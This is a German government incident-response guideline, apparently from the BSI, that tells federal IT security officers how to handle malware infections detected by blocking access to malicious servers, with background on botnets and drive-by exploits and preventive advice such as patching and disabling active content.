Dieses Dokument soll den IT-Sicherheitsbeauftragten der Bundesverwaltung als Leitfaden zur Reaktion auf im Rahmen des „Schadsoftware-Präventions“-Verfahrens gemeldeten Infektionen von Systemen mit Schadprogrammen dienen. Nach einer Darstellung von Hintergrundinformationen zu Schadprogrammen und einer Beschreibung der Ausgangslage werden Maßnahmen beschrieben, die bei der Feststellung eines infizierten Systems durchgeführt werden sollten. Abschließend werden Präventivmaßnahmen zur Vermeidung neuer Infektionen empfohlen.

Hintergrund und Ausgangslage

Kommunikation von Schadprogrammen

Nahezu alle Schadprogramme nehmen heutzutage nach der Infektion eines Systems Verbindung zu einem oder mehreren Servern im Internet auf. Dies sind einerseits Server, von denen weiterer Schadcode auf das infizierte System nachgeladen wird. Andererseits handelt es sich um so genannte „Command & Control-Server“ (kurz: C&C-Server), über die der Angreifer Kommandos an das infizierte System erteilen kann, sowie um so genannte

„Dropzones", an die Schadprogramme auf den infizierten Systemen ausgespähte Daten senden. Durch die Verbindung zu einem C&C-Server werden die infizierten Systeme Teil eines Botnetzes. Neben den klassischen Botznetzen, deren Kommunikation auf dem „Internet Relay Chat"-Protokoll (IRC) basiert, kommunizieren Schadprogramme heute zunehmend über das HTTP-Protokoll, da diese Verbindungen im Gegensatz zu IRC üblicherweise problemlos die Firewalls von Behörden- oder Firmennetzwerken passieren können.

Drive-by-Exploits

Eine zunehmende Gefahr stellen die so genannten „Drive-by-Exploits" dar. Hierbei werden Webseiten durch Angreifer manipuliert, um beim Besuch der Webseite Schadcode auf den PC des Nutzers zu schleusen. Die Exploits nutzen (in der Regel durch die Ausführung aktiver Inhalte) Schwachstellen im Webbrowser oder installierten Plug-Ins (z. B. Acrobat Reader, RealPlayer oder Quicktime) aus, um Schadprogramme zu installieren. Für diese Installation ist üblicherweise keine Nutzerinteraktion erforderlich und sie erfolgt vom Nutzer unbemerkt – hier liegt also kein Fehlverhalten des Nutzers vor. Während Drive-by-Exploits früher hauptsächlich auf Webseiten mit „fragwürdigen" Inhalten (z. B. pornografische Webseiten oder Portale mit Raubkopien von Software, Musik oder Filmen) zu finden waren, werden heute zunehmend auch seriöse Webseiten (z. B. private Homepages oder Webauftritte von größeren Unternehmen) von Angreifern vorübergehend modifiziert.

Spam-Mails

Als weiteren Weg zur Verbreitung von Schadprogrammen nutzen Angreifer das Medium E-Mail. Hierbei versenden sie häufig in großem Umfang Spam-Mails und versuchen, den Empfänger mit Betreffzeilen und Inhalten zu aktuellen (politischen) Themen oder gefälschten Rechnungen zum Öffnen des Dateianhangs oder zum Besuch der im Text angegebenen Webseite zu verleiten.

Maßnahme des BSI: SPS

Durch die Analyse von Schadprogrammen oder Hinweise aus externen Quellen erlangt das BSI regelmäßig Kenntnis von neuen gefährlichen Servern, über die Drive-by-Exploits verbreitet werden oder zu denen Schadprogramme nach der Infektion Kontakt aufneh-

men. Über das in 2007 etablierte SPS-Verfahren werden alle HTTP-Zugriffe aus den Regierungsnetzen auf diese Server gesperrt und protokolliert. Dadurch können einerseits Neuinfektionen über Drive-by-Exploits wirkungsvoll verhindert werden. Vor allem kann dadurch jedoch auch die Kontaktaufnahme infizierter Systeme zu Kontrollservern, das Nachladen weiteren Schadcodes sowie der Abfluss von Informationen an Dropzones unterbunden werden.

Die Auswertung der Protokolldaten (derzeit nur im IVBB) ermöglicht die Erkennung infizierter Systeme in Behörden, die an den Regierungsnetzen angeschlossen sind. Werden in den Protokolldaten bei der Auswertung durch das Referat CERT-Bund im BSI entsprechende Zugriffsversuche auf Kontrollserver, Nachladeadressen oder Dropzones erkannt, erfolgt eine Meldung an den IT-Sicherheitsbeauftragten der entsprechenden Behörde. Diese Meldung umfasst die angefragte URL, Datum und Uhrzeit der Anfrage sowie die Quell-IP-Adresse im Netzwerk der Behörde, von der der Zugriff ausgelöst wurde.

Täglich werden mehrere hundert Zugriffsversuche auf Drive-by-Exploits blockiert. Diese Zugriffe werden üblicherweise vom Benutzer unbemerkt beim Besuch manipulierter Webseiten ausgelöst. Durch die Sperrung der Zugriffe konnten diese Angriffe jedoch abgewehrt werden, so dass hierfür keine Mitteilung an die IT-Sicherheitsbeauftragten erfolgt.

Maßnahmen bei Infektionen

Zeitkritikalität

Einer Meldung von CERT-Bund über ein potenziell infiziertes System in der Behörde sollte **umgehend** nachgegangen werden, um einen möglichen Abfluss sensibler Informationen oder einer Ausbreitung des Schadprogramms im lokalen Netzwerk entgegen zu wirken.

Identifikation des verdächtigen Systems und Trennen vom Netzwerk

Das betreffende System sollte umgehend vom Netzwerk getrennt und einer Prüfung unterzogen werden. Ist die in der Meldung von CERT-Bund genannte Quell-IP-Adresse ein Proxy-Server, müssen zunächst die Protokolldaten des Proxy-Servers ausgewertet werden, um das Client-System zu identifizieren, welches die verdächtigen Zugriffe ausgelöst hat.

Wir weisen an dieser Stelle auf die Verpflichtung zu einer entsprechenden Protokollierung beim Einsatz eigener Proxy-Server gemäß "Nutzerpflichten für die IVBB-Nutzer" (Anlage 2 zum KBSt-Schreiben an StA IVBB/IVBV vom 12.04.2005) hin:

> *"Die Nutzer stellen sicher, dass zur Fehlersuche bzw. zur Erkennung schädlicher Inhalte auf Basis der IVBB-Protokolldaten – erforderlichenfalls in Verbindung mit eigenen Protokolldaten – rückwirkend für einen Zeitraum von einer Woche der jeweilige Rechner identifiziert werden kann(*) (z. B. bei dynamischer Zuweisung von IP-Adressen durch Protokollierung, welchem Rechner wann welche IP-Adresse zugewiesen wurde; bei Verwendung eines Proxys, der die IP-Adressen zum IVBB hin anonymisiert, durch Protokollierung im oben angegebenen Umfang).*
>
> *(*) Für den Fall der erlaubten privaten Nutzung: Die Protokollierung von Nutzungsdaten ausschließlich zur Fehlersuche bzw. zur Erkennung schädlicher Inhalte mit anschließender Löschung ist nach Einschätzung des BMWA von der gesetzlichen Befugnis dos § 6 Abs. 1 TDDSG gedeckt, d. h. diese Verarbeitung darf ohne Einwilligung der Beschäftigten erfolgen."*

Prüfung des Systems

Viele Schadprogramme nutzen heute Rootkit-Technologien, wodurch sie im laufenden Betrieb ggf. nicht erkannt werden können. Sofern die Festplatte nicht verschlüsselt ist, empfiehlt es sich daher, eine „Offline"-Prüfung des Dateisystems durchzuführen. Hierzu bieten sich z. B. auf Linux basierende Systeme an, die von CD gestartet werden können (so genannte „Live-CDs") und ein oder mehrere Virenschutzprogramme mitbringen. Beispiele hierfür sind „Knoppicilin" (regelmäßige Heftbeilage der Zeitschrift c't) oder die „Rescue CD" des AV-Herstellers AVIRA, welche täglich aktualisert als ISO-Image unter <http://dlpro.antivir.com/down/vdf/rescuecd/rescuecd.iso> zum Download bereitgestellt wird.

Wird eine Offline-Prüfung durchgeführt, *fügen Sie Ihrer Antwort an CERT-Bund zu den von Ihnen durchgeführten Maßnahmen bitte folgende Informationen bei*:

- *Mit welchen Virenschutzprogrammen wurde eine Offline-Prüfung durchgeführt?*

- *Welche Virenschutzprogramme haben einen Fund gemeldet und wie lauten die Bezeichnungen der gefundenen Schadprogramme?*
- *Pfadangaben der gefundenen schadhaften Dateien*

Falls es Ihnen möglich ist, die gefundenen schadhaften Dateien von dem infizierten System zu isolieren, *fügen Sie diese bitte zur weiteren Analyse ebenfalls Ihrer Antwort an CERT-Bund als Dateianhang bei. Verpacken Sie die Dateien dazu in ein passwortgeschütztes ZIP-Archiv mit Passwort „infected".*

Weiterhin sollte geprüft werden, warum die schadhaften Dateien von dem auf dem infizierten System standardmäßig eingesetzten Virenschutzprogramm nicht gefunden wurden. Lag evtl. ein Konfigurationsproblem vor, so dass das Virenschutzprogramm nicht mit aktuellen Signaturen versorgt wurde? *Bitte teilen Sie das Ergebnis dieser Prüfung ebenfalls in Ihrer Antwort an CERT-Bund mit.*

Meldet die Offline-Prüfung keinen Fund eines Schadprogramms, bedeutet dies nicht unbedingt, dass das System nicht infiziert ist. Angreifer verbreiten inzwischen täglich eine Vielzahl neuer Varianten von Schadprogrammen. Signaturbasierte Virenschutzprogramme können diese neuen Varianten erst erkennen, wenn der Hersteller eine entsprechende Signatur bereitgestellt hat.

Grundsätzlich hat das BSI Interesse, derartige noch nicht von Virenschutzprogrammen erkannte bzw. gut versteckte Schadprogramme detailliert zu analysieren. Sofern Sie dazu bereit sind, würden wir Sie nach Rücksprache bitten, die Festplatte oder ggf. auch das komplette System zur Analyse an das BSI zu übersenden.

Neuinstallation des Systems

Viele Schadprogramme nehmen tiefgreifende sicherheitsrelevante Modifikationen am infizierten System vor, die nicht einfach manuell oder durch ein Virenschutzprogramm rückgängig gemacht werden können. Weiterhin laden sie häufig weiteren Schadcode aus dem Internet auf die infizierten Systeme nach, welcher noch nicht von Virenschutzprogrammen erkannt wird. Aus diesem Grund empfielt das BSI – nachdem Prüfungen und etwaige weitere Analysen abgeschlossen sind – **infizierte Systeme grundsätzlich neu aufzusetzen**.

Präventivmaßnahmen

Überprüfung des Virenschutzes

Grundsätzlich sollte jeder Arbeitsplatzrechner (soweit anwendbar auch Server-Systeme) mit einem **Virenschutzprogramm** ausgerüstet sein. Es sollte eine regelmäßige Kontrolle stattfinden, ob alle Installationen der Virenschutzprogramme die **Updates der Signaturen** korrekt empfangen.

Patch-Management

Angreifer nutzen zunehmend Schwachstellen in Anwendungssoftware zur Verbreitung von Schadprogrammen aus. Dazu versenden sie beispielsweise speziell manipulierte Office- oder PDF-Dokumente per E-Mail oder stellen diese auf einer Webseite zum Download bereit. Es sollte daher sichergestellt werden, dass alle verfügbaren **Sicherheitsupdates** für das **Betriebssystem** und auch für **Anwendungssoftware** (insbesondere auch Media-Player wie RealPlayer oder Quicktime) zeitnah auf allen Systemen installiert werden.

Sensibilisierung, Dienstanweisung

Die Nutzer sollten umfassend für vorsichtigen Umgang mit Dateianhängen von E-Mails sowie mit aus dem Internet heruntergeladenen Dateien sensibilisiert werden. Weiterhin sollte eine Aufklärung über die von Drive-by-Exploits und in Spam-Mails enthaltenen Links ausgehenden Gefahren (siehe Abschnitte 2.2 und 2.3) erfolgen.

Absenderadressen von E-Mails lassen sich mit geringem Aufwand beliebig fälschen. Bei unverlangt zugesendeten Dateianhängen sollte im Zweifelsfall telefonisch mit dem (vermeintlichen) Absender der E-Mail Rücksprache gehalten werden. Zusätzliche Anwendungssoftware sollte auf den Arbeitsplatzrechnern grundsätzlich nur durch den IT-Support installiert werden. Das Starten von ausführbaren Dateien, welche der Nutzer aus dem Internet heruntergeladenen oder auf anderem Wege auf den Arbeitsplatzrechner gebracht hat, sollte wenn möglich mit technischen Mitteln unterbunden oder in der behördeneigenen Sicherheitsrichtline untersagt werden.

Deaktivierung aktiver Inhalte

Zur Infektion von Systemen über Drive-by-Exploits ist üblicherweise immer die Ausführung aktiver Inhalte (JavaScript, ActiveX, etc.) notwendig. **Das BSI empfielt grundsätzlich, aktive Inhalte zu deaktivieren**. Dies kann durch die entsprechende Konfiguration der Webbrowser auf den Arbeitsplatzrechnern oder auch durch die zentrale Filterung von aktiven Inhalten auf einem Proxy-Server erreicht werden.

Weitere Informationen zu Gefährdungen durch aktive Inhalte und Schutzmöglichkeiten finden Sie unter: http://www.bsi.bund.de/fachthem/sinet/gefahr/aktiveinhalte/

Betrieb von Systemen an Fremdnetzen

Besondere Beachtung hinsichtlich der Implementierung zusätzlicher Schutzmaßnahmen und der regelmäßigen Prüfung auf Infektionen sollte Systemen geschenkt werden, welche nicht ausschließlich an das behördeneigene Hausnetz, sondern auch an fremde Netze angeschlossen werden (z. B. Telearbeitsplätze oder Notebooks auf Dienstreisen).

Meldung kritisch vermuteter Webseiten

Wenn Sie beim Surfen im Internet auf eine Webseite stoßen, welche vermutlich schadhafte Inhalte verbreitet, *melden Sie die entsprechende URL bitte an CERT-Bund.*

Jede gemeldete Webseite wird von unseren Spezialisten analysiert. Bestätigt sich die Vermutung, dass die Webseite schadhafte Inhalte verbreitet, werden weitere Zugriffe aus den Regierungsnetzen auf diese Webseite über das SPS gesperrt. Durch Ihre Meldung können Sie somit direkt zur Verbesserung der Sicherheit in den Regierungsnetzen beitragen.

Kontakt

Sollten Sie grundsätzlichen Beratungsbedarf zum Schutz Ihrer Systeme haben, steht Ihnen das Beratungsreferat des BSI gerne zur Verfügung:

E-Mail: sicherheitsberatung@bsi.bund.de

Web: http://www.bsi.bund.de/sicherheitsberatung/

Telefon: 022899 9582-333

Bei konkreten Fragen zur Reaktion auf Infektionen mit Schadprogrammen wenden Sie sich bitte direkt an das Referat CERT-Bund:

E-Mail: certbund@bsi.bund.de

Telefon: [redacted]